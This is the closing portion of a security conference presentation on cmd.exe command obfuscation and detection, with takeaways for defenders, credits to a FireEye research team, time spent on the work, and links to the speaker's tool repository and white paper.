- Cmd.exe supports significant obfuscation and encoding capabilities not yet seen in the wild
- Defenders must match levels of attacker creativity with detection creativity

Credit Where Credit Is Due

- FireEye **A**dvanced **P**ractices **T**eam
 - Nick Carr, Matthew Dunwoody, Ben Withnell
- My wife: Paige
- 9 months research & hunting (500+ hours)
- 320 hours Invoke-DOSfuscation tool development
- 100 hours slide/presentation development & 100 hours white paper



Thanks! Questions?



- Daniel Bohannon
- Twitter :: @danielhbohannon
- Blog :: <http://danielbohannon.com>

- Code: <https://github.com/danielbohannon/Invoke-DOSfuscation>
- White paper: <https://www.fireeye.com/blog/threat-research/2018/03/dosfuscation-exploring-obfuscation-and-detection-techniques.html>

